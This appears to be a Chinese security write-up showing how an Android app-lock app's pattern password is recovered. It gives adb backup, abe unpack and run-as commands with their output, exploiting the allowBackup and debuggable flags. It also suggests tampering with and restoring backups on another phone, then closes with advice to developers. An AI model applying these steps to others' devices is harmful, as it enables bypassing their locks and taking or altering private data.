


关于智能应用锁 app 利用备份和调试漏洞获取应用锁密码锁的方法


一、应用功能测试

我们来破解一款应用锁 app 的锁屏密码，首先来测试一下该 app 的功能。


1、首先安装后该 app 应用如图



2、打开后要让你输入解锁密码



3、输入错误多次就会锁机 30 秒



可以说功能上还是很完善的，关于这类软件市场上有很多。实现方法无外乎以下三种：

- 1、最古老的方式，启动一个 Service 然后隔一段时间去轮训，获取当前的 topActivity，然后进行操作。
- 2、因为 Android5.0 以后，获取当前的 topActivity 需要授权，所以这里还需要做一个操作就是引导用户去开一些功能。
- 3、通过辅助功能，可以监听当前 Window 的变化，这种方式比上面的轮训方式高效的多了。

其实 1 和 2 两种方式差不多，唯一的区别就在于获取 topActivity 的方式，其实 google 意识到了，获取 topActivity 是很危险的一件事，因为可以利用这点进行应用劫持从而实现应用钓鱼（在 android 6.0 之后无论是劫持和反劫持都变得很困难）。

言归正传，我们想要获取的是他的锁屏密码，像这样的锁屏密码就像手机本身锁屏密码一样一定保存在手机的本地的某个地方，当然这里手机本身的锁屏密码保存的位置是固定的，像我的华为手机固定保存的文件位置就在

/data/system/gatekeeper.password.key 就是这个如下图：

```
C:\Users\miku\Desktop>adb shell
shell@HWNTS:/ $ cd /data/system
shell@HWNTS:/data/system $ ls
WifiproHistoryRecord.db
WifiproHistoryRecord.db-journal
account_sync.xml
appops.xml
batterystats-checkin.bin
batterystats-daily.xml
batterystats.bin
cache
called_pre_boots.dat
code_cache
device_policies.xml
deviceidle.xml 这个就是存放手机本身锁屏密码的地方
dropbox
entropy.dat
framework_atlas.config
gatekeeper.password.key
heapdump
```

那我们只要找到这个文件就可以得到他人的手机密码了吗？欸嘿嘿，google 才没有那么蠢哩！且不说这个文件里面的内容本身就经过了某些摘要算法加密你读取出来也破解不了原密码（如果是 root 权限下强行删除这个文件重启还会出现 bug 哟）就是想要读取该文件也是需要 root 权限的，如下图：

```
l| shell@HWNTS:/data/system $ cat gatekeeper.password.key
/system/bin/sh: cat: gatekeeper.password.key: Permission denied
l| shell@HWNTS:/data/system $ cp /data/system/gatekeeper.password.key /sdcard
cp: /data/system/gatekeeper.password.key: Permission denied
l| shell@HWNTS:/data/system $ rm -rf gatekeeper.password.key
rm: gatekeeper.password.key: Permission denied
l| shell@HWNTS:/data/system $
C:\Users\miku\Desktop>
```


查看就权限不够

这里的拷贝和删除就更不可能了

因此想要搞到他人系统里的锁屏密码是不可能的了，除非你能进入 recovery 模拟（类似于电脑的安全模式像大白菜、老毛桃之类的）但相比电脑端的模式还

要麻烦的一个问题就是 boot lock! 你可以把他理解成 BIOS 锁。解锁是一件很麻烦的事各个手机密码都不一样而且密码的算法还都掌握在手机官方的手里, 要解锁得申请, 可以说是非常绝望了! (之前我就曾感受过绝望 = =)

因此你想要进入应用锁 app 在手机的本地文件夹去查看相关文件也是需要 root 权限的但事有例外, 这款软件的 AndroidManifest 存在两个具有漏洞的属性 android:allowBackup="true" android:debuggable="true"(这个属性是我自己加上去的也就是说这个 app 是我改包之后的, 为了使用 run-as 命令来获取临时 root 权限)如下图:



二、关于 Android allowbackup 属性漏洞

1、allowBackup 安全风险描述

Android API Level 8 及其以上 Android 系统提供了为应用程序数据的备份和恢复功能, 此功能的开关决定于该应用程序中 AndroidManifest.xml 文件中的 allowBackup 属性值[1], 其属性值默认是 true。当 allowBackup 标志为 true 时, 用户即可通过 adb backup 和 adb restore 来进行对应用数据的备份和恢复,

这可能会带来一定的安全风险。

Android 属性 `allowBackup` 安全风险源于 `adb backup` 容许任何一个能够打开 USB 调试开关的人从 Android 手机中复制应用数据到外设,一旦应用数据被备份之后,所有应用数据都可被用户读取;`adb restore` 容许用户指定一个恢复的数据来源(即备份的应用数据)来恢复应用程序数据的创建。因此,当一个应用数据被备份之后,用户即可在其他 Android 手机或模拟器上安装同一个应用,以及通过恢复该备份的应用数据到该设备上,在该设备上打开该应用即可恢复到被备份的应用程序的状态。

尤其是通讯录应用,一旦应用程序支持备份和恢复功能,攻击者即可通过 `adb backup` 和 `adb restore` 进行恢复新安装的同一个应用来查看聊天记录等信息;对于支付金融类应用,攻击者可通过此来进行恶意支付、盗取存款等;因此为了安全起见,开发者务必将 `allowBackup` 标志值设置为 `false` 来关闭应用程序的备份和恢复功能,以免造成信息泄露和财产损失。

2、`allowBackup` 安全影响范围

Android API Level 8 及以上系统

3、`allowBackup` 安全风险详情

1) `allowBackup` 风险位置:

AndroidManifest.xml 文件 `android:allowBackup` 属性

2) `allowBackup` 风险触发前提条件:

未将 AndroidManifest.xml 文件中的 `android:allowBackup` 属性值设为 `false`

3) allowBackup 风险原理:

当 allowBackup 标志值为 true 时, 即可通过 adb backup 和 adb restore 来备份和恢复应用程序数据

三、Android allowbackup 属性漏洞利用方法

1、使用 **adb backup -f applock.ab com.thinkyeah.smartlockfree** 进行数据的备份

2、如下图:

```
C:\Users\miku\Desktop>adb backup -f applock.ab com.thinkyeah.smartlockfree
Now unlock your device and confirm the backup operation...
```

adb backup [-system|-nosystem] -all [-apk|-noapk] [-shared|-noshared] -f <档案名称> [需要备份的应用包名]

1> **[-system|-nosystem]**

这个指令是告诉 adb 在备份时是否要连同系统一起备份

若没有打的话 默认是-system 表示会一起备份系统

注意!若连系统一起备份 在还原的时候会复盖系统档案 对于已经升级后的手机是非常不好的

我不知道在没有 ROOT 的情况下 adb 是否有权限去还原系统档案 但就算如此 还是不建议这样做

因此 -nosystem 是建议一定要打上的指令

2> **-all**

这个指令除非只是要备份单一 APP 不然是一定要打上去的

这个是问你是否要备份全部的 APP 若有加上-nosystem 的指令

那么他就只会备份你目前已经安装上去的 APP 而不会连系统 APP 一起备份

3> [-apk|-noapk]


默认是-noapk 这个的意思是是否连安装的 APK 一起备份

若为-noapk 则只会备份 APK 的资料档(像是游戏存盘 设定 之类的)

4> [-shared|-noshared]

默认是-noshared 这个会问你是否连手机储存空间或是 SD 卡的档案一起备份

这个时候手机会出现如下图，我这里没有输入密码直接备份



备份之后会在当前目录下生成一个 applock.ab 的文件，如下图



2、使用 android-backup-extractor(abe)工具来解析 ab 文件


命令为: java -jar abe.jar unpack applock.ab applock.tar (因为我备份

的时候没有写密码所以命令不用些密码)



```
C:\Users\miku\Desktop>java -jar abe.jar unpack applock.ab applock.tar
```

输入该命令后会在当前目录下生成一个 applock.tar 压缩文件，解压里面就保存着该 app 在系统里的本地文件如数据库，shared_prefs 文件夹等，如下图




当然 abe 工具很强大不仅提供改包的同时还提供回包的功能，这意味着我们呢可以将备份的数据解包然后更改之后进行回包然后备份另一个手机上，欸嘿嘿，锁屏应用的密码就变成你自己设的啦！


```
C:\Users\miku\Desktop>java -jar abe.jar --help
Android backup extractor v20151102
Cipher.getMaxAllowedKeyLength("AES") = 128
Strong AES encryption not allowed, MaxKeyLength is < 256
Please install Java Cryptography Extension (JCE) Unlimited Strength Jurisdiction Policy Files 7 or 8
http://www.oracle.com/technetwork/java/javase/downloads/jce-7-download-432124.html
http://www.oracle.com/technetwork/java/javase/downloads/jce8-download-2133166.html
Usage:
  info: abe [-debug] [-useenv=yourenv] info <backup.ab> [password]
  unpack: abe [-debug] [-useenv=yourenv] unpack <backup.ab> <backup.tar> [password]
  pack: abe [-debug] [-useenv=yourenv] pack <backup.tar> <backup.ab> [password]
  pack 4.4.3+: abe [-debug] [-useenv=yourenv] pack-kk <backup.tar> <backup.ab> [password]
  If -useenv is used, yourenv is tried when password is not given
  If -debug is used, information and passwords may be shown
  If the filename is "-", then data is read from standard input or written to standard output
```

用法
同样提供打包回原db文件，意味着我们可以改包以后能够重新回报

既然备份了本地文件就找找锁屏密码呗，最终在该 sp/SmartLockConfig.xml 下找到密码，如下图：



打开该文件查看一下你就能找到密码

```
<boolean name="AutoStartPermissionEnabled" value="true" />
<string name="LockedApps">com.android.vending|com.android.vending.AssetBrowserActivity,com.android.settings|com.android.settings.HWSettings,com.huawei.appmarket|com.huawei.appmarket.MainActivity,</string>
<boolean name="LockPatternEnabled" value="true" />
<int name="VersionCode" value="111" />
<long name="ActiveTimeMS" value="1511851351518" />
<string name="PatternForgotAnswer">人类</string>
<boolean name="DeviceAdminEnabled" value="false" />
<int name="LaunchedTimes" value="1" />
<boolean name="HuaweiHasCheckedBackgroundRunning" value="true" />
<int name="ChannelId" value="0" />
<int name="user_random_number" value="65" />
<string name="LockPatternCode">012587634</string>
<long name="InstallTimeInSeconds" value="1511851351" />
<boolean name="FreshInstall" value="false" />
<string name="promotion_source">Global</string>
</map>
```

加密的app
这里就是密码了，但为什么是数字，真正的锁屏密码是图形来着，其实很简单看个图就明白了


为什么这里的密码不是图片而是数字呢，很简单看个图就知道了

密码是012587634



一个回字型

解开了，证明成功




这个智能应用锁的 app 现在在市场的下载量还是蛮高的，已经有 100W 的下载量了，但是我们看到他的一不留神 `allowBackup` 属性设置成 `true`，这样就导致了数据可能被外泄，不过这个属性 google 不知道怎么去对待他的，他的默认值尽然是 `true`，而且更为有趣的是，在使用各大 IDE 工具，默认新建的工程之后，这个属性的值也是 `true`。

Eclipse 和 AndroidStudio，看到当我们新建一个工程的时候，他默认都是把这个属性设置成 `true` 的，那么当你不设置设置个属性的时候，也是可以进行备份的，因为默认值也是 `true` 的，所以按照 google 的想法，应该是为了防止数据的丢失，就留了这一个功能。便于用户备份数据。但是这里会隐含一些安全问题，所以我们在开发的时候，如果不去注意这个属性的话，就会吃亏的，所以在开发的过程中一定要记得把这个属性设置成 `false`，特别是非常重要的需要账号登录的 app。

四、利用 android debuggable 属性漏洞临时提权成 root 权限

因为是 android: debuggable=true。因此我们可以在 shell 权限下运行 run-as 命令来临时提权成 root 权限从而查看 shared_prefs 文件夹下的 SmartLockConfig.xml 文件。

命令是：run-as com.thinkyeah.smartlockfree



```
at SmartLockConfig.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="PatternForgotQuestion">睡ゆ鈴錫?/string>
  <int name="VersionState" value="2" />
  <int name="PasswordRetrieveMethod" value="1" />
  <string name="LockedApps">com.android.vending|com.android.vending.AssetBrowserActivity,com.android.settings|com.android.settings.HWSettings,com.huawei.appmarket|com.huawei.appmarket.MainActivity,</string>
  <boolean name="AutoStartPermissionEnabled" value="true" />
  <boolean name="LockPatternEnabled" value="true" />
  <int name="VersionCode" value="111" />
  <long name="glide_cache_cleared_time" value="1511851641117" />
  <long name="ActiveTimeMS" value="1511851351518" />
  <int name="LaunchedTimes" value="1" />
  <boolean name="DeviceAdminEnabled" value="false" />
  <string name="PatternForgotAnswer">浜虹被</string>
  <boolean name="HuaweiHasCheckedBackgroundRunning" value="true" />
  <int name="user_random_number" value="65" />
  <int name="ChannelId" value="0" />
  <string name="LockPatternCode">012587634</string>
  <long name="InstallTimeInSeconds" value="1511851351" />
  <boolean name="FreshInstall" value="false" />
  <string name="promotion_source">Global</string>
</map>
```

五、总结

- 1、分析了现阶段应用锁的原理以及如何使用应用锁来进行账号盗取
- 2、使用 aapt 命令查看 apk 包中信息
- 3、使用 adb backup/restore 进行应用数据的备份和还原
- 4、使用 abe 工具查看备份文件
- 5、我们在备份完数据之后，可以尝试查看一些应用的隐私数据，同时还可

以篡改信息，在还原。都是可以的。

6、在开发过程中对于没有 root 的设备，adb backup 也是可以用来查看开发应用的沙盒数据的，只是过程有点复杂。